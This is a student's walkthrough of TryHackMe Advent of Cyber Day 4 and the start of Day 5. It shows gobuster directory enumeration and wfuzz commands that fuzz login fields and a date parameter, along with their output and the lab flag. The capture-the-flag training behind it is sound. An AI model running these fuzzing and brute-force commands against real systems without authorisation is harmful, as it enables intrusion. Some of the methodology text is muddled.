
```
wfuzz -c -z file,mywordlist.txt -d "username=FUZZ&password=FUZZ" -u  
http://shibes.thm/login.php
```

Where wfuzz will now iterate through the wordlist we provided and replace the "FUZZ" values specified in the "username" and "password" parameters.

By using the highlighted command's materials from THM, our wfuzz command would look like: **wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ**

### Question 2

**Use GoBuster (against the target you deployed -- not the [shibes.xyz](http://shibes.xyz) domain) to find the API directory. What file is there?**



Place your IP address in your browser

```
1211102287@kali:~
```

File Actions Edit View Help

Processing triggers for kali-menu (2021.4.2) ...

```
└─(1211102287㉿kali)-[~]
$ gobuster dir -u http://10.10.183.238 -w /usr/share/wordlists/dirb/big.txt
```

---

```
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
```

---

```
[+] Url:                      http://10.10.183.238
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.1.0
[+] Timeout:                  10s
```


---

```
2022/06/25 06:55:49 Starting gobuster in directory enumeration mode
```

---

```
/.htpasswd          (Status: 403) [Size: 278]
/.htaccess          (Status: 403) [Size: 278]
/LICENSE           (Status: 200) [Size: 1086]
/api                (Status: 301) [Size: 312] [→ http://10.10.183.238/api]
/]
Progress: 2444 / 20470 (11.94%)
Progress: 2464 / 20470 (12.04%)
Progress: 2494 / 20470 (12.18%)
```

Start Gobuster by typing the following commands in the terminal and we can find the API directory there which is “/api” in the commands.



By adding /api after the website's IP address in the search bar, we can see that the file shown in the API directory is shown which is **site-log.php**

### Question 3

**Fuzz the date parameter on the file you found in the API directory. What is the flag displayed in the correct post?**


### Challenge

Deploy both the instance attached to this task (the green deploy button) and the AttackBox by pressing the blue "Start AttackBox" button at the top of the page. After allowing 5 minutes, navigate to the website (10.10.183.238) in your AttackBox browser.

It is up to you to decide if you wish to create the wordlist yourself or use a larger wordlist located in `/opt/AoC-2020/Day-4/wordlist` on the AttackBox. The wordlist is also [available for download](#) if you are using your own machine.

In summary, use the tools and techniques outlined in today's advent of cyber; search for the API, find the correct post and bring back Elf's forums!

Download the “wordlist” text file from the blue highlighted link from the picture below.



The terminal window shows a session titled '(1211102287㉿kali)-[~] Port 80'. The user runs the command `wfuzz -c -z file,wordlist http://10.10.183.238/api/site-log.php?date=FUZZ`. A warning message about Pycurl being uncompiled against OpenSSL is displayed. The target is set to `http://10.10.183.238/api/site-log.php?date=FUZZ` and 63 total requests are made. A table of results is shown:


ID	Response	Lines	Word	Chars	Payload
000000002:	200	0 L	0 W	0 Ch	"20201101"
000000001:	200	0 L	0 W	0 Ch	"20201100"
000000003:	200	0 L	0 W	0 Ch	"20201102"
000000004:	200	0 L	0 W	0 Ch	"20201103"
000000007:	200	0 L	0 W	0 Ch	"20201106"
000000005:	200	0 L	0 W	0 Ch	"20201104"
000000008:	200	0 L	0 W	0 Ch	"20201107"
000000010:	200	0 L	0 W	0 Ch	"20201109"

Enter the highlighted code in the terminal to make the run of Wfuzz

```
1211102287@kali: ~
```

	200	0 L	0 W	0 Ch	"20201106"
000000005:	200	0 L	0 W	0 Ch	"20201104"
000000008:	200	0 L	0 W	0 Ch	"20201107"
000000010:	200	0 L	0 W	0 Ch	"20201109"
000000006:	200	0 L	0 W	0 Ch	"20201105"
000000009:	200	0 L	0 W	0 Ch	"20201108"
000000011:	200	0 L	0 W	0 Ch	"20201110"
000000012:	200	0 L	0 W	0 Ch	"20201111"
000000013:	200	0 L	0 W	0 Ch	"20201112"
000000014:	200	0 L	0 W	0 Ch	"20201113"
000000016:	200	0 L	0 W	0 Ch	"20201115"
000000018:	200	0 L	0 W	0 Ch	"20201117"
000000015:	200	0 L	0 W	0 Ch	"20201114"
000000017:	200	0 L	0 W	0 Ch	"20201116"
000000020:	200	0 L	0 W	0 Ch	"20201119"
000000019:	200	0 L	0 W	0 Ch	"20201118"
000000021:	200	0 L	0 W	0 Ch	"20201120"
000000023:	200	0 L	0 W	0 Ch	"20201122"
000000026:	200	0 L	1 W	13 Ch	"20201125"
000000025:	200	0 L	0 W	0 Ch	"20201124"
000000022:	200	0 L	0 W	0 Ch	"20201121"
000000024:	200	0 L	0 W	0 Ch	"20201123"
000000027:	200	0 L	0 W	0 Ch	"20201126"
000000028:	200	0 L	0 W	0 Ch	"20201127"
000000029:	200	0 L	0 W	0 Ch	"20201128"


Under the Word section, there is one word which is different from the others (1W), while under the Channel Section, there is one channel which is different from others (13 Ch). Copy the Payload number (20201125) from the same row on the right.



Add "site-log.php?date=20201125" after the website's URL. It will lead us to another website which has the Flag in it. The flag **THM{D4t3\_AP1}** can be seen on the website.

#### Question 4


**Look at wfuzz's help file. What does the -f parameter store results to?**



The screenshot shows a terminal window titled '1211102287@kali:~'. It has two tabs open: '1211102287@kali: ~' and another tab which is partially visible. The terminal content displays the wfuzz --help command output. The output includes a warning about Pycurl being compiled against OpenSSL, followed by credits for Wfuzz version 3.1.0, its authors (Christian Martorella and Carlos del ojo), and its maintainers (Xavier Mendez). It also provides usage instructions and examples for FUZZ and FUZZ{baseline\_value} parameters.

```
(1211102287@kali)-[~]
$ wfuzz --help
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*
* Version up to 1.4c coded by:
* Christian Martorella (cmartorella@edge-security.com)
* Carlos del ojo (deepbit@gmail.com)
*
* Version 1.4d to 3.1.0 coded by:
* Xavier Mendez (xmendez@edge-security.com)
*****
Usage: wfuzz [options] -z payload,params <url>

    FUZZ, ... , FUZnZ wherever you put these keywords wfuzz will replace them with the values of the specified payload.
    FUZZ{baseline_value} FUZZ will be replaced by baseline_value. It will be the first request performed and could be used as a base for filtering.
```



The terminal window shows the wfuzz command-line interface. The title bar reads "1211102287@kali:~". The menu bar includes "File", "Actions", "Edit", "View", and "Help". There are two tabs open: "1211102287@kali: ~" and "1211102287@kali: ~". The content of the terminal is the help documentation for wfuzz, which includes various options like --recipe, --dump-recipe, --oF, -c, -v, -f, -o, --interact, --dry-run, --prev, --efield, --field, and -p.

```
--recipe <filename>          : Reads options from a recipe. Repeat for various recipes.
--dump-recipe <filename>    : Prints current options as a recipe
--oF <filename>              : Saves fuzz results to a file. These can be consumed later using the wfuzz payload.

-c                         : Output with colors
-v                         : Verbose information.
-f filename,printer         : Store results in the output file using the specified printer (raw printer if omitted).
-o printer                 : Show results using the specified printer.
--interact                  : (beta) If selected, all key presses are captured. This allows you to interact with the program.
--dry-run                   : Print the results of applying the request without actually making any HTTP request.
--prev                      : Print the previous HTTP requests (only when using payloads generating fuzzresults)
--efield <expr>             : Show the specified language expression together with the current payload. Repeat for various fields.
--field <expr>              : Do not show the payload but only the specified language expression. Repeat for various fields.

-p addr                     : Use Proxy in format ip:port:type. Repeat option for using various proxies.
```

Insert “wfuzz –help” in the terminal. Scroll down and find the Function of the -f parameter. It is shown that the -f parameter store results to **filename, printer**.

### Thought Process/Methodology:

After typing the IP address in the browser and accessing the picture of Christmas Tree with words below it, we are required to type in a line of commands with the usage of Gobuster in the terminal window to find the API directory of the website. With our Gobuster command options' knowledge, to specify the wordlist, -u and -w is being used. The API directory is shown by adding /api after the IP address in the browser bar. A file “site-log.php” which is a blank and empty file, could be found in the website. Download the file which is called “wordlist” in the Challenge description so that we could access the file for further information. By entering the wfuzz command, the parameter -z is used to look for the file, which is the “wordlist” text file, by replacing "FUZZ" with the words within "big.txt". The text in the file is shown in the terminal window and we have to find the row with the context which is different from the others. A date in the right of the row could be found which is “20201125”. Add “site-log.php?date=20201125” after the website’s URL, replacing the actual date with the FUZZ word. It will lead us to a website with a Flag on it. Insert the command “wfuzz –help” and scroll down the commands to find the function of the -f parameter.

## **Day 5 : Web Exploitation - Someone stole Santa's gift list!**

**Tools used:** THM Attackbox/Mozilla Firefox

**Solution/Walkthrough:**

### Question 1

**What is the default port number for SQL server running on TCP?**

After referring to the Microsoft's documentation, it can be deduced that the default port number for SQL server running on TCP is 1433 (highhhlighted for viewing purposes).

# Configure a Server to Listen on a Specific TCP Port

Article • 03/12/2022 • 3 minutes to read • 11 contributors

Applies to:  SQL Server (all supported versions)


This topic describes how to configure an instance of the SQL Server Database Engine to listen on a specific fixed port by using the SQL Server Configuration Manager. If enabled, the default instance of the SQL Server Database Engine listens on TCP port 1433. Named instances of the Database Engine and SQL Server Compact are configured for [dynamic ports](#). This means they select an available port when the SQL Server service is started. When you are connecting to a named instance through a firewall, configure the Database Engine to listen on a specific port, so that the appropriate port can be opened in the firewall.

Because port 1433 is the known standard for SQL Server, some organizations specify that the SQL Server port number should be changed to enhance security. This might be helpful in some environments. However, the TCP/IP architecture permits a [port scanner](#) to query for open ports, so changing the port number is not considered a robust security measure.

### Question 2

**Without using directory brute forcing, what's Santa's secret login panel?**

Santa's secret login panel can be accessed by adding in /santapanel after the website's IP Address in the search bar. (IP Address:8000/santapanel)



### Question 3

**What is the database used from the hint in Santa's TODO list?**

